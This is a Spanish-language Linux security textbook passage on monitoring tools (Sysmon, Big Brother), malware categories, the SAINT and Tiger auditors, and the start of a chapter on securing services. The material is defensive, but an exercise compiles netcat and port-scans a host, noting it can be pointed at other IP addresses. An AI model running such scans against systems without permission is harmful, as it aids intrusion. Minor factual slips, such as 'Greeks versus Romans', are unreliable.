Sysmon es herramienta de monitorear sistemas que administra los sistemas basicos y los servicios de redes. En la mayoria de los casos, Sysmon trabaja como daemon sysmond, el cual inicia al momento de iniciar el sistema. Este daemon ejecuta mientras almacena informacion continuamentesobre los servicios del sistema. La mayoria de las versiones de Sysmon les permite a los usuarios selecionar una lista de los servicios del sistemas que seran monitoreados. La pagina oficial para Sysmon es http://www.sysmon.org, donde se puede obtener una version descargable del mismo.

Algunos de los servicios de red que pueden ser monitoreados usando Sysmon son ping, Hypertext Transfer Protocol (HTTP), Post Office Protocol (POP), File Transfer Protocol (FTP), Simple Mail Transfer Protocol (SMTP), Domain Name System (DNS), Internet Message Access Protocol (IMAP) y los servidores de noticias.

Sysmon tiene las siguientes funciones:

- Provee una lista de servicios que pueden ser monitoreados.
- Le permite a los usuarios seleccionar un subconjunto o una lista completa de los servicios a ser monitoreados.
- Prueba periodicamente el sistema para colectar informacion y el estatus de esos servicios.
- El intervalo de prueba es usualmente adjustado por el usuario y varía desde 60-, 30-, 15- y 5 verificaciones por minutos.
- Los datos colectados son usualmente almacenados en archivos logs. Si uno de los servicios especificados no funcion correctamente, el Sysmon genera una alerta y le envia un correo al usuario.
- Puede ser configurado para que le envie un reporte semanal de los servicios monitoreados, los cuales incluiran el host y los servicios monitoreados, el número de verificaciones que fueron hechas al servicio (dependiendo de la frecuencia de las pruebas) y el número de verificaciones que fallaron.

Configuración y Uso

Como todos los daemons, Sysmon tiene un archivo de configuración que puede ser usado para afinar su funcionalidad. El archivo de configuración del daemon de Sysmon debe de estar ubicado en el directorio /etc/ con el nombre sysmon.conf. Cuando el daemon de Sysmon es iniciado, este utiliza este archivo de configuración para obtener los detalles de los valores de inicializacion. El daemon de Sysmon puede tambien ser reconfigurado en cualquier momento enviando una senal con el comando kill -SIGHUP <pid del Sysmon>. Esto causa que el daemon se reinicie.

El archivo de configuración para Sysmon nos permite especificar lo siguiente:

- Detalles como la localizacion de los archivos logs de Sysmon.
- El tipo de datos, texto, HTML, etc.
- Opciones para desplegar los detalles en las maquinas.
- Direccion de correo electronico donde los errores pueden ser reportados.
- Dependencias de la red.

En esta seccion, sera discutido como alcanzar esas caracteristicas utilizando el archivo de configuración Sysmon. Cada regla en el archivo de configuración de Sysmon consiste de al menos tres campos y un maximo de nueve campos.

El archivo de configuración de Sysmon contiene un comando llamado set que le permite al usuario asignar valores a variables, habilitando asi la substitucion de esos valores cuandosea que la variable sea usada.

Por ejemplo: **set admin = "sysadmin@equip1.codigolibre.org"**

Lo subsequente al uso de la variable $admin sustituira el valor de sysadmin@codigolibre.org. Un ejemplo sera mostrado mas adelante.

El archivo de configuración de Sysmon le permite las siguientes etiquetas:
queuetime, include, showupalso, errorsto, maxqueued, replyto, noheartbeat, pageinterval, logging, dnslog, dnsexpire, ststusfile, nosubject, numfailures.

Todas esas etiquetas pueden ser fijadas usando la directiva config; mas abajo seran mostradas algunas de ellas:

- La etiqueta queuetime decide el intervalo de tiempo entre sucesivas pruebas de Sysmon. EL tiempo limite por defecto es de 60 segundos.
- La etiqueta include es utilizada para especificar la ruta de cualquier archivo incluido en el archivo de configuración.
- La etiqueta showupalso desplega todos los hosts y servicios, ambos arriba y debajo, en la salida de Sysmon.

El siguiente mandato con la etiqueta errorsto produce que los errores seran enviados al administrador de la maquina equip1, del dominio codigolibre.org: **config errorsto $admin**

La etiqueta maxqueue dictamina el número de pruebas que pueden ser hechas simultaneamente.

La siguiente linea de configuración le indica a Sysmon que guarde el estatus del archivo en formato HTMLy en el directorio /home/httpd/html/sysmon.status.html

config statusfile html /home/httpd/html/sysmon.status.htm

La etiqueta pageinterval causa que Sysmon le de un aviso al administrador cada 30 minutos en el caso de una interrupcion: **config pageinterval 30**

BIG BROTHER

Las redes y los ordenadores requieren cierta cantidad de mantenimiento. Sin el cuidado necesario, ambos eventualmente pueden tener problema. La mayoria de los problemas pueden ser facilmente prevenidos si son atrapados en su fase inicial. Sin embargo, atrapar un problema requiere de un monitoreo constante.

En la mayoria de las empresas de hoy, el tiempo es dinero y el tiempo muerto es dinero perdido. Es esencial que un sistema sea monitoreado muy cercanamente y tan amenudo como sea posible. Todavia tal tipo de vigilancia usualmente no es barata. Sean MacGuire reconoce la demanada de una utilidad que simplifique el monitoreo de la red o de un simple ordenador y por eso se creo Big Brother.

¿Qué es Big Brother?

Big Brother almacena el estatus de la informacion desde areas especificas de una red o un computador y reporta lo que encuentra a una localidad central.

Fue nombrado Big Brother despues del gobierno intruso en el famoso novel politico en 1984. En 1984, el autor George Orwell crea un gobierno personificado por el lider, Big Brother, que constantemente monitorea cada movimiento de los ciudadanos.

El utilitario Big Brother fue escrito para realizar similarmente lo que hace su tocayo. EN vez de ciudadanos, Big Brother monitorea los diferentes aspectos de una red, desde sus utilitarios de red hasta espacio en disco duro para servidores. Big Brother puede ser configurado para monitorear tambien otros aspectos de la red. Uno de los muchos beneficios de Big Brother es su simplicidad. Por Big Brother estar compuesto de algunos scripts y programas, este puede ser configurado para cumplir con las necesidades especificas de cada quien.

Otra ventaja de Big Brother es el formato de salida. Big Brother almacena informacion del sistema, los procesa y despliega la informacion en HTML. Esta informacion puede ser desplegada en un servidor activo y vista desde cualquier sitio con un acceso a Internet y un Buscador de Web. Esto le permite a un administrador de sistema monitorear un sistema desde cualquier cuenta con acceso a Internet, haciendolo conveniente para viajes o la administracion remota.

Big Brother tambien puede ser configurado para avisarle al administrador de sistemas si surgen problemas que necesitan atencion. Esto se logra usando Kermit. Kermit es un paquete de software de comunicacion portableqque puede realizar un número de funciones, tales como usar un modem para enviar avisos automaticamente. Kermit no esta incluido con el Big Brother.

Mientras se pueda comprar soporte y servicios especiales para Big Brother, el utilitario basico esta ofertado de manera gratuita. Big Brother puede ser descargado en http://bb4.com/. Esta web tambien ofrece enlaces a servidores que estan actualmente ejecutando Big Brother en sus sistemas.

Prueba de Vulnerabilidad

Un sistema GNU/Linux que este conectado al Internet, o solo a una simple red local, inevitablemente estara sujeto a un ataque de alguna clase. La primera cosa a realizar cuando se esta asegurando un sistema es probar sus vulnerabilidades.

Existe dos grandes areas de vulnerabilidad que un sistema de computacion debe de reforzar: un ataque desde un software que fue alojado en el ordenador o danos fisicos que vienen dados por partes del computador que son robadas o danadas. Sin importar si es un software o un hardware, siempre existe la posibilidad de danos en el sistema.

Los siguientes topicos seran cubridos en esta seccion:

- Vulnerabilidad de los Software
- Vulnerabilidad del Hardware
- SAINT
- Tiger

Vulnerabilidades del Software

Programas hostiles son programas que pueden hacer dano a su sistema. Software malicioso usualmente caen dentro de una de las siguientes categorias:

- Desbordamiento del Buffer
- Trojan Horse (Troyanos)
- Virus
- Gusanos
- Backdoors
- Bombas Logicas

Discutiremos cada una de estas en esta seccion.

Programas hostiles no son muy comunes en GNU/Linux. Solo algunos han sido vistos alguna vez. La mayor razon es que no pueden hacer un gran dano al menos que sean ejecutados como root. La mayoria de los programas y la informacion de configuración en el sistema pueden ser solo escritos por root. De tal manera, si un virus o Troyano es ejecutado por un usuario que no es root, este probablemente no hara mucho dano. Tampoco tendran la oportunidad de esparcirse. Si este es ejecutado como root, este podra hacer mucho mas dano. Esa es una buena razon por lo cual usted solo debe de usar la cuenta de root cuando sea completamente necesario. Cuando se esta ejecutando como root, usted tambien debe de tener cuidado al momento de ejecutar un programa desde fuentes no confiables.

Desbordamiento del Buffer

Los desbordamiento del buffer son la fuente de la mayoria de los ataques en los sistemas GNU/Linux. Por que los desbordamientos? La vulnerabilidad viene desde ciertos errores de programacion que son dificiles de evitar para los programadores, asi que naturalmente muchos programas contienen este tipo de error. Son causados cuando ciertas variables reciben mas datos de lo que los programadores anticiparon. Si sucede de que esa variable es la responsible de almacenar entrada que alguien puede modificar, un atacante con habilidades puede introducir la condicion de error, causando que el programa tenga problemas o que funcione de una manera para la cual no fue disenado. Cuando un programa importante contiene uno de esos errores, este puede ser eventualmente encontrado por alguien y usado como una ruta de ataque.

Los atacantes buscan ciertos tipos de programas cuando estan buscando candidatos de desbordamiento de buffer. Los favoritos son aquellos que tienen privilegios setuid. Los programas setuid tienen acceso de nivel root pero solo usan el privilegio para realizar alguna pequena tarea y nada mas; no obstante, el privilegio de hacer cualquiercosa esta ahi. Cuando un atacante puede inducir un desbordamiento de buffer dentro de un programa setuid, el programa puede colgarse de una manera en que deja una shell de root para el atacante. Otra posibilidad es la aceptacion de comportamientos errados desde el programa, como si este es originado por root.

Los problemas de desbordamientos de buffer han sido recientemente explotados en daemons de red populares tales como qpopper, named, wu-ftpd, como tambien en muchos otros. Un metodo de ayudar a proteger en contra de los desbordamiento de bufferm y asi ganar acceso a la shell de root, es creando una cuenta nobody. Asignar a nobody como el propietario de los servicios del sistema. Si se desborda el buffer, el atacante ganara acceso al sistema como nobody, con los permisos de nobody, no como root.

Los Troyanos (Trojan Horses)

Son nombrados Trojan Horse (Caballo de Troya) por el metodo usado por los Griegos para sobrepasar la seguridad de los Romanos. El programa parece inofensivo y dice hacer algo util o entretenido para el usuario. Cuando el programa esta en ejecucion, este parece hacer cierta tarea para el usuario, tales como ejecutar un juego o un procesador de texto, pero su funcion primaria (escondida) es realizar otra tarea posiblemente maliciosa, al cual usualmente puede hacerle dano al sistema.

Un ejemplo fácil de un Troyano es el reemplazo del programa de login. El programa Troyano aparece para realizar el comando login. En realidad, el programa Troyano captura la contrasena de le usuario que ha ingresado al sistem, le envia la contrasena a otra cuenta, registra al usuario dentro del sistema (o da un mensaje de error y entrega al programa real de login), y lo elimina (el programa Troyano) del sistema. Este ejemplo sera instalado por el intruso, y su presencia no sera detectada por el usuario inmediatamente.

Otro ejemplo puede desplegar una animacion divertida u ofrecer ejecutar un juego. Mientras el usuario

esta siendo entretenido, el programa comienza a elaborar sus tarea de explorar el sistema, enviando la informacion a su maestro, o vandalizando el sistema del host.

Esos programas son muy comunes. Un ejemplo real de un programa Troyano fue un supuesto upgrade de la suite del software util-linux. Este software contiene muchas utilidades que son utiles para sistemas que ejecutan GNU/Linux. En Enero 1999, una version de este programa util-linux-2.9g.tar.gz, contenia código que modificaba el comando /bin/login para enviar un email a la direccion de un usuario en específico. Este email incluiria el nombre del host del sistema como tambien una lista de los usuarios que estan dentro del sistema. El código se ejecutaria cada vez que un usuario ingresara al sistema, tambien que cualqueira con acceso al prompt en el sistema enviara un comando de ejecucion danina para el sistema.

La mejor manera de asegurar un sistema de un Troyano es estudiar el código fuente de todos los programas que seran instalados en el sistema. Asi sera posible prevenir sorpresas cuando un programa es ejecutado.

Los Virus

Los virus son otra forma de ataque. Un virus es un código que entra a un sistema como parte de un programa. Una vez en el sistema, este se escondera en memoria y atacara cada programa que se ejecuta o cualquier archivo de programa que encuentre en el disco. Algunos virus son naturalmente deliberados como destructivos, destruyendo el Master Boot Record (MBR) en su disco duro, eliminando programas o simplemente dejando los programas inoperables. Otros virus no causan mucho danos pero simplemente son una molestia, tales como aquellos que despliegan mensajes o animaciones en su monitor. Frecuentemente, debido a la pobreza tecnica del código, esta clase de virus pueden consumir excesivos recursos e inadvertidamente causan que el sistema se cuelgue o la perdida de datos, algunas veces debido a un simple panico de usuario.

Los Gusanos

Los gusanos son todavia otra forma de ataque. Diferente a los virus, un gusano se distribuye entre una red y entra a un sistema computacional como un programa stand-alone, no agregado a otra pieza de código. Una vez en el sistema, este hara su trabajo. Como los virus, un gusano puede ser intensionalmente destructivo o puede ser benigno. Algunas veces un gusano benigno, como un virus benigno, puede salirse de control y causar danos no intencionales o el agotamiento de los recursos, potencialmente dejando un sistema inutil.

El ejemplo mas cercano del grado de dano que puede causar un gusano a una red completa ocurrio mientras el Internet estaba todavia en su infancia. En Noviembre del 1988, Robert Morris, un estudiante de la universidad Cornell, lanzo un programa que utilizaba el programa sendmail para replicarse. El programa se replico rapidamente atraves de todas las redes disponibles en tiempos multiples, sacando de juego muchos sistemas computacionales. Este programa eventualmente se propago a traves de todos los computadores que estuvieron conectados a la red en ese momento, incluyendo ordenadores del gobierno, militares y sistemas academicos. EL costo de los danos del programa gusano estuvo en el rango de ciento de dolares a miles de dolares por cada sistema que fue golpeado por este.

Los gusanos son dificiles de grear, una vez escritos, estos pueden facilmente danar cualquier sistema computacional. La mejor manera de controlar un gusano que ha enrado a un sistema es desconectarlo de la red, lo cual permitira que los datos se mantengan dentro de la red local y prevendra al gusano a que ingrese de nuevo a la red. Una vez el gusano ha sido detectado y desabilitado, la restauracion del sistema debe de iniciar.

Backdoors (Puerta de Atras)

Muchos programadores codificaran backdoors dentro de programas hasta para proposito de correccion de errores o accesar al programa sin tener que pasar a atraves de los tediosos scripts de autenticacion. Mientras esto es un uso legitimo para el uso de backdoors, esos agujeros de seguridad en un programa pueden ser usados para propositos malignos si son encontrados y alguien con malas intenciones toma ventaja de estos.

Los backdoor le permiten acceso a programas con permisos de root, permitiendole al usuario del programa realizar tareas como root. Por ejemplo, si un backdoor modifica los permisos en los archivos /etc/passwd y /etc/shadow, luego un intruso puede accesar esos archivos para crackear las contrasenas del sistema y obtener el acceso a root.

La mejor manera de protegerse en contra mde tales vulnerabilidades de esos programas es mantener una verificacion en todos los sistemas importantes y los archivos de seguridad como tambien una verificacion en todos los software nuevos instalados en el sistema. Una buena politica es instalar todos los software nuevos en un sistema de prueba antes de instalarlo en el sistema real. Esto le permitira a los administradores probar si existen agujeros de seguridad dentro del nuevo programa.

Bombas Logicas (Logic Bombs)

Una bomba logica es un programa que ejecutara una tarea especifica cuando ciertos requerimientos son cumplidos. Estros requerimientos pueden ser una fecha, una hora o cuando un usuario cierto usuario ingresa o sale del sistema.

En una fase, el programa danara el sistema si el id de usuario de un empleado estuvo fuera de la nomina de pago por una específico periodo de tiempo. Asi, si un empleado fue despedido de la compania, el programa puede danar los sistemas de la compania.

Como cualquier tipo de software malicioso, la proteccion en contra de las bombas logicas es alcanzada instalando el software en un sistema de práctica para permitir la prueba del programa y un exámen de su código fuente.

Vulnerabilidades del Hardware

Agregandose a las vulnerabilidades del software, tambien esta la amenaza de un dano fisico al sistema. Cuando un usuario tiene acceso fisico a un servidor, un simple reinicio puede algunas veces comprometer la seguridad. Mantener los cuartos de servidores cerrados y con seguro, proteger el acceso a puertos de la red y asegurando todos los componentes y equipos cerrados puede disminuir la oportunidad de robo o danos al hardware.

Los usuarios legitimos de un sistema pueden ser fuentes de ataques a las debilidades del sistema. Los usuario no autorizados pueden ganar conocimientos de donde son guardadas las llaves de las habitaciones aseguradas, donde los sistemas estan menos seguros que otros y como danar ordenares sutiles en el sitio donde operan. Una manera de evitar tales problemas es una revision regular de los archivos logs del sistema.

Con los sistemas de precauciones necesarios, tales como la revision de programas, los logs del sistema, el antecedente de los empleados y la seguridad fisica del lugar de operacion, las vulnerabilidades del sistema pueden ser facilmente minimizados.

SAINT

SAINT tambien conocido como Security Administrator's Integrated Network Tool (Herramienta de Red Integrada a la Seguridad del Administrador) es la consecuencia del utilitario anterior SATAN. Es una de las mejores herramientas de auditoria disponibles hoy. SAINT es casi completamente configurable e incluye una interface en HTML que la hace fácil de utilizar. Esta puede tambien ser usada remotamente via un buscador Web. Los archivos de Instalacion y las instrucciones estan disponibles en http://www.saintcorporation.com/products/saint_engine.html.

SAINT puede ser usado en la linea de comando o en formato HTML dependiendo en cual opcion es elegida. La mayoria de las opciones de linea de comando son usadas para sobreescribir las variables de configuración en el archivo config/saint.cf. Una lista completa de los cambios estan disponibles en las paginas man de SAINT. Algunas de las opciones mas comunes en la linea de comandos son:

-a	Esta opcion le permite a los usuarios fijar el nivel de ataque desde 0 atraves 4. El nivel 0 es la configuración menos segura, y 4 es el nivel de configuración mas segura.
-r	El modo remoto le permite a los usuarios remotos conectarse y utilizar SAINT con un buscador Web. SAINT pregunta por dos contrasenas cuando esta funcionando en modo remoto. Las contrasenas son requeridas para accesar a los Analisis de Datos y la seccion de Documentacion.
-h [IP]	Esta opcion especifica cual direccion IP son permitidas para utilizar SAINT remotamente.
-o [patron]	Cuando se utiliza esta opcion, SAINT solo escaneara los host cuyas direcciones IP enlacen el patron especificado.

Estas opciones pueden tambien ser configuradas utilizandos SAINT en modo interactivo, accesando a traves de un buscador Web.

Cuando esta en modo interactivo, los usuarios pueden alterar la configuración de SAINT por el link Config.Mgmt. Desde esta localizacion, los usuarios pueden seleccionar de las opciones dadas para especificar en gran detalle exactamente como SAINT sera ejecutado. Los usuarios debe de ser cautelosos cuando utilizan este modo de configuración desde que los cambio son directamente escritos en el archivo de configuración.

Una vez los usuarios han configurado correctamente SAINT, ellos deben simplemente entrar la seleccion elegida y especificar un Ip o nombre de host para que sea escaneado. Los resultados del escaner pueden ser encontrados en la Seccion de Analisis de Datos. En modo no Interactivom los resultados son desplegados en la salida estandar (stdout).

Tiger

Tiger es otro popular utilitario de auditoria de de seguridad disponible para descarga. Este utilitario en particular es actualmenteun conjunto de scripts de shell que prueban ciertos archivos de configuración y del sistema para verificar por problemas de seguridad. Los archivos de instalacion de Tiger y las instrucciones estan disponibles en ftp://net.tamu.edu/pub/security/TAMU/.

Tiger utiliza un conjunto de scripts que pueden ser ejecutados individualmente accesando el directorio /scripts y ejecutando el script deseado. Otra caracteristica interesante de Tiger es que este no necesita ser instalado para ser usado. La instalacion de Tiger incrementa su funcionalidad, aunque no es necesario.

Tiger tambien incluye un utilitario separado llamado tigercron que automatiza el uso de tiger y le permi-

te a los usuarios especificar cuales scripts seran ejecutados en frecuencias variables. El script que puede tomar horas para ejecutarse debe ser fijado solo para ser ejecutado pocas veces por mes. Los script mas rapidos pueden ser fijados para ser ejecutados muchas veces al día.

Tiger es todavia un utilitario de linea de comandos, aunque el soporte basico para la salida por HTML ha sido incluido. SI la salida HTML no es usada, tiger desplegara lo que encuentra a un archivo en el directorio de tiger llamado security.report.[nombre_del_host].[fecha].[hora]. [nombre_del_host], [fecha] y [hora] son varibles dependiendo donde y cuando el exámen es ejecutado.

Otro utilitario utilizado que viene incluido con Tiger es tigexp, el cual despliega una explicacion de los mensajes de precaucion. Este es utilizados de la siguiente manera: **$ tigexp messageid**

Los codigos message ID son listados dentro de corchetes al inicio de los mensajes de precaucion.

El utilitario tiger es configurado alterando el archivo tigerrc. Este archivo es localizado en el directorio principal de tiger. Por defecto, tiger es configurado para funcionar solo en las pruebas mas importantes del sistema; por lo tanto, los usuarios deben de examinar este archivo para asegurarse que todas las pruebas necesarias estan siendo realizadas.

El archivo de configuración tigerrc es fácil de leer y editar. Simplemente abriendo tigerrc en un editor de texto para configurar tiger. Ubique una Y en el script que el usuario desea ejecutar y una N en el script que no sera usado. Una linea en el archivo tigerrc debe ser similar a esto: **Tiger_Check_PASSD=Y**

La Y indica que este script sera ejecutado cuando el utilitario tiger es inicializado. Tigerrc tambien incluye otros itemes de configuración con una explicacion escrita de cada uno.

Como fue establecido anteriormente, tiger es un utilitario de linea de comando que utiliza los swtches de linea de comando para especificar ciertos detalles sobre tiger. Algunas opciones comunes incluyen:

-b	Esta opcion especifica en cuales directorios Tiger sera instalado.
-c	Para especificar un archivo de configuración que no sea tigerrc, utilize esta opcion.
-e	Esta opcion actua similar al utilitario tigexp. Cuando tiger es ejecutado con esta opcion, las explicaciones seran desplegadas en el reporte de seguridad.
-E	Esta opcion es similar al utilitario tigexp excepto que genera un archivo de explicacion por separado.

Ejercicio 5-2: Escanear sistemas utilizando Linux RedHat

En este ejercicio, usted utilizara Linux RedHat para escanear sistemas. No hay soluciones provistas para este ejercicio.

Cree un directorio llamado Netcat.

Obtenga los archivos de distribucion de netcat del folder Supplemental_Files en el CD-ROM de Aprendisaje Interactivo.

Utilize el comando tar para descomprimir el programa:

host# tar -xvfz nc111.tgz

El archivo tar incluye algunos archivos. Sin embargo, usted solo necesita compilar netcat de la manera mas simple para este ejercicio. Ejecute el siguiente comando:

host# gcc -o nc netcat.c

Ejecute el siguiente comando:

```
host# echo QUIT | ./nc -v -w 5 127.0.0.1 20-81
```

El comando anterior escanea su sistema por todos los puertos abiertos en el rango de 20 a 80. Usted puede necesitar presionar ENTER algunas veces para escapar algunas de las pantallas. Usted puede usar el mismo comando con otra direccion IP para escanear otros sistemas.

Distribuciones de GNU/Linux Dedicadas a Seguridad

Un administrador de sistema puede consumir tiempo configurando las opciones de seguridad e instalando los utilitarios de seguridad en casi cualquier distribucion de GNU/Linux. Sin embargo, existen distribuciones de GNU/Linux que naturalmente configuradas para un optimo sistema de seguridad. Ademas, hay programas simples que pueden controlar funciones multiples de seguridad, permitiendo a los administradores de sistemas administrar los sistemas de seguridad eficientemente y efectivamente.

Dos distribuciones de GNU/Linux estan preconfiguradas con herramenitas de seguridad para simplificar el monitoreo del sistema. A diferencia de otras distribuciones, las cuales son flojas en seguridad, estas distribuciones contienen rigurosas configuraciones de seguridad por defecto. Trustix es una distribucion GNU/Linux completa, y puede ser obtenida de http://www.trustix.net. Trinux es una distribucion de ramdisk, significa que puede ser cargada desde una disquetera a la RAM del ordenador sin cambiar ninguna de las informaciones permanentesd en un sistema. Con Trinux, un ordenador que normalmente sirve para propositos diferentes puede funcionar como un servidor de red. Bastille, aunque no es un sistema operativo, es un utilitario poderoso que le permite a un administrador de sistema configurar todos los aspectos de seguridad en un sistema con un programa.

¿Cual Usar?

Los tres programas/distribuciones mencionados anteriormente ofrecen diferentes ventajas. Bastille es util si un administrador esta ejecutando GNU/Linux y desea fortalecer una red. Trustix es una distribucion poderosa, de fácil configuración para cualquier red que utilice GNU/Linux. Trinux ofrece la versatilidad de una distribucion de GNU/Linux con caracteristicas de seguridad integrados pero sin un sistema dedicado. Aunque Trinux es poderoso y portable, no es una solucion permanente para redes que se estan constantemente reiniciando y/o cambiando la configuración de los ordenadores. Sin embargo, para las redes UNIX/Linux y las redes basadas en non-UNIX/Linux , Trinux provee una rapida y fácil manera de configurar y probar la seguridad de las redes.

Resumen

En este capitulo, cubrimos diferentes servicios de red. Algunas de los temas claves que se mencionaron fueron:

- El monitoreos de los avisos de seguridad son un rol importante de un profesional en seguridad.
- Los permisos de los archivos estan disponibles para implementar control de acceso en GNU/Linux.
- Deshabilitar telnet e implementar Secure Shell para el acceso remoto.
- Verificar los sistemas por potenciales problemas de seguridad con una escaner de vulnerabilidades.
- Mantener actualizado el kernel y los paquetes de software es un componente vital y efectivo de mantener las redes seguras.
- Considerar usar un sistema de auditoria de seguridad existente, incluyendo Bastille, Trustix o Trinux, cuando se implementa un nuevo sistema que requiera un alto nivel de seguridad.
- Como un administrador, usted debe de examinar los archivos de seguridad en su sistema y mantener un record diario de ellos (los archivos setuid y setgid).
- Los verificadores de integridad son importantes; asegurese que un iontruso, no ha modificado el sistema de archivos, particularmente los archivos binarios.

CAPITULO 6

ADMINISTRACIÓN DEL SISTEMA OPERATIVO GNU/LINUX

ASEGURANDO SUS SERVICIOS

TOPICOS PRINCIPALES	No.
Objetivos	265
Preguntas Pre-Exámen	266
Introducción	266
Proteger los Servicios TCP/IP	267
Comunicaciones Seguras	270
Wrappers TCP	275
FTP Anónimo Seguro	280
Serguridad de Archivos Compartidos	285
Resumen	292
Preguntas Post-Exámen	298

OBJETIVOS

Al completar este capítulo, usted podrá:

- Asegurar los servicios TCP/IP, incluyendo HTTP y FTP.
- Definir la función de los wrappers TCP y sus uso en el desarrollo de un red segura.
- Describir el rol del inetd, inetd.conf y /etc/services y ser capaz de implementar y el troubleshooting de las médidas de seguridad de los wrappers TCP.
- Definir las debilidades comunes de sendmail; describir las desventajas de usar smap y smapd así como las médidas que pueden ser tomadas para sobrepasar estos riesgos.
- Listar los componentes clave en la seguridad de un Webserver; describir la configuración de los permisos para el Apache, la implementación de autentificación MD5 y los ambientes chroot Web.
- Listar la instalación de un servidor FTP anónimo, describir el uso de los permisos en los directorios y explicar porqué debe ser cuidadoso al editar un archivo de configuración.
- Describir las vulnerabilidades del NFS al asegurar un red, asegurar los exports y el squashing (no permiso) de root.
- Listar el potencial de riesgo en los programas NIS y NIS+.
- Describir el Squid y su uso y configuración; definir el riesgo potencial inherente en este programa.
- Describir la la configuración segura de Mozilla y IMAP.
- Establecer la seguridad del host.
- Estar familiarizado y capaz de implementar las restrinciones de acceso a los siguientes servicios: ftp, telnet, Apache, NFS, Samba, Sendmail, DNS y NIS.

PREGUNTAS PRE-EXAMEN

Las repuestas se encuentran en el Apéndice A.

1.- ¿Cómo funcionan los escaners de puertos?

2.- ¿Qué se quiere decir con profiling (perfilando)?

3.- ¿Por qué se ha convertido la seguridad de la red en un tópico central de los negocios?

4.- ¿Qué efecto tiene la seguridad de la red sobre la latancia de ella?

INTRODUCCION

El TPC-IP se creó en una época y en una situación donde la seguridad no era algo que concerniera demasiado. Inicialmente, 'Internet' (entonces llamada Arpanet), consistía en unos pocos hosts, todo eran sitios académicos, grandes empresas o gobiernos. Todo el mundo se conocía, y acceder a Internet era un asunto serio. La suite de protocolos TCP-IP es bastante robusta (todavía no ha fallado estrepitosamente), pero desafortunadamente no está prevista para la seguridad (p. ej., autentificación, verificación, cifrado, etc.). Hacer spoofing de paquetes, interceptar paquetes, leer la carga de los datos, y demás, es algo bastante fácil en el Internet de hoy en día. Los ataques más comunes son los ataques de negación de servicio, ya que son los más fáciles de ejecutar y los más difíciles de impedir, seguidos del sniffing de paquetes, escaneo de puertos y otras actividades relacionadas.

En este capítulo discutiremos como enfrentar las vulnerabilidades e implementar controles para así proteger los servicios del TCP/IP que son blancos de ataques, entre los cuales se incluyen los servidore HTTP, FTP y el SMTP .

PROTEGIENDO LOS SERVICIOS TCP/IP

En este capítulo entraremos de lleno en lo que es la discusión de como efectivamente asegurar servicios de Internet clave. La mayoría de las implementaciones de los servicios de Internet accesa el sistema operativo atraves de una cuenta especializada de usuario. GNU/Linux tiene cuentas específicas del sistema que son utilizadas para el manejo de cada daemon. Usted debe hacer práctica el cambio del nombre de esta cuenta para así asegurar mejor su sistema. Estas cuentas no son cuentas normales de usuarios ya que usted no puede ingresar al sistema con ellas, pero si se ejecutan con privilegios administrativos. Un cracker puede usar el servicio de Internet para llevar a cabo acciones maliciosas con estos derechos administrativos. El cambio de estas cuentas le permite al administrador mejor control de la auditoria de cada servicio de Internet. Los servicios de Internet más usados son SMTP (e-mail), HTTP (Web) y el FTP.

En esta sección cubriremos los siguientes tópicos:

- Identificación de los Servicios Necesarios
- Deshabilitar los Servicios Innecesarios
- Médidas de Control de Acceso
- Proteger los Servicios
- Monitorear los Servicios

Identificación de los Servicios Necesarios

Paso	Descripción
Categorizar recursos y necesidades	**Niveles I, II, III fuerón ya discutidos. Además debe considerar que la administración de redes ciempre incluye detalles, documentación escrita de cada sistema, incluyendo tipo de hardware, configuraciones actuales y los protocolos en uso. Las prioridades también son parte de la categorización**
Definir una Política de Seguridad	**Usted debe siempre definir y publicar su política de seguridad. La política de una organización no tienen ningún sentido si sólo usted se la sabe. Todo el personal involucrado debe saber donde encontrar estas políticas y como el las aplicas para sus labores.**
Asegurar cada recurso y servicio	**Este paso involucra todas o algunas de las siguientes acciones:** **• Cambiar los por defecto de los servidores y los servicios**
Diario (log), probar y evaluar	**• Establecer logs en todos los sistemas y revisarlos regularmente** **• Configurar sus archivos logspara que no se conviertan en amenazas de seguridad**
Repetir el proceso y actualizarse	**Nunca asumir que estamos seguro porque cumple con los primeros cuatros pasos de esta lista. Debe entender que hasta su política debe ser actualizada y mejorada regularmente.**

Estos cinco pasos pueden ayudarle a aplicar su política de seguridad lo más consistente posible.Los primeros dos pasos ya sse cubrieron en los capítulos anteriores. En este capítulo nos concentraremos en los ultimos tres pasos. Más específico, trabajaremos para asegurar algunos de los recursos TCP/IP discutidos en los capítulos anteriores.

Deshabilitar los Servicios Innecesarios

En GNU/Linux los servicios pueden ejecutarse tanto como daemon o desde el metadaemon inetd, protegidos por wrappers (envolturas) TCP. Un buen ejemplo de un servidor que muy a menudo es ejecutado como un daemon es sendmail, por lo general ligado (bound) al puerto TCP/IP 25 para las actividddades SMTP. El servicio FTP también a menudo es ejecutado por inetd y sólo se ejecuta cuando un proceso hace una petición. De todas formas si un proceso no es necesario, debe deshabilitarlo. Los servicios que no son necesarios pueden ser detenidos selecionando las médidas apropiada desde el siguiente procedimiento.

1. Comentar el servicio no deseado en el archvo /etc/services, lo cual además previen de que el cliente local aacese el servicio.
2. Verificar que el servicio no está habilitado usando la aplicación SysV. Podemos probar que proftpd está detenido con su comando de manejo y la opción de estado (status), y también detenerlo con la opción stop:
   # /etc/rc.d/init.d/proftpd status
   proftpd is stopped
3. Busque el archivo de arranque del servicio no deseado en uno de los directorios /etc/rc.d/init.d o en /etc/init.d y eliminelo, o mejor aún renombrelo. Por tradición lo que se hace muy a menudo es cambiar la S mayúscula por un s minúscula.

4. Verifique que un proceso no se iniciará en el runlevel por defecto (o en cualqueira de los otros runlevels) eliminándo el vínculo símbolico que empieza con S uqe iniciará el servicio al entrar en un runlevel. Revise su runlevel por defecto en /etc/inittab para asegurarse de que los servicios que usted deshabilitó en su runlevel actual no se iniciarán cuando usted reinicie, si es que usted no está en el runlevel por defecto. Asegurese de revisar cada runlevel, /etc/rc.d/[0-6].

5. Usted tiene disponible herramientas como chkconfig, ntsysv, drakxservices, yast o turboservices para habilitar y deshabilitar los servicios en los runlevels.

6. Comente un servicio en inetd y verifique que inetd está o no iniciandolo como se espera. Si inetd está ejecutandose, reinicielo para forzar que recargue su configuración y que se detenga de proveer los servicios que usted comentó.

7. Verifique que el proceso que usted configuró para que no arranque no este ejecutándose primero determinando su ID de proceso con el comando ps, entonces efectuar el comando kill para ese proceso si se está ejecutándo.
   # ps ax | grep portmap

   La sugerencia de que lo apague enviandole una señal con kill puede que le parezca innecesario pero recuerde que en GNU/Linux los uptimes más de 100 días son muy comunes y tener que esperar hasta un reinicio puede dejar su sistema vulnerable por todo ese tiempo.

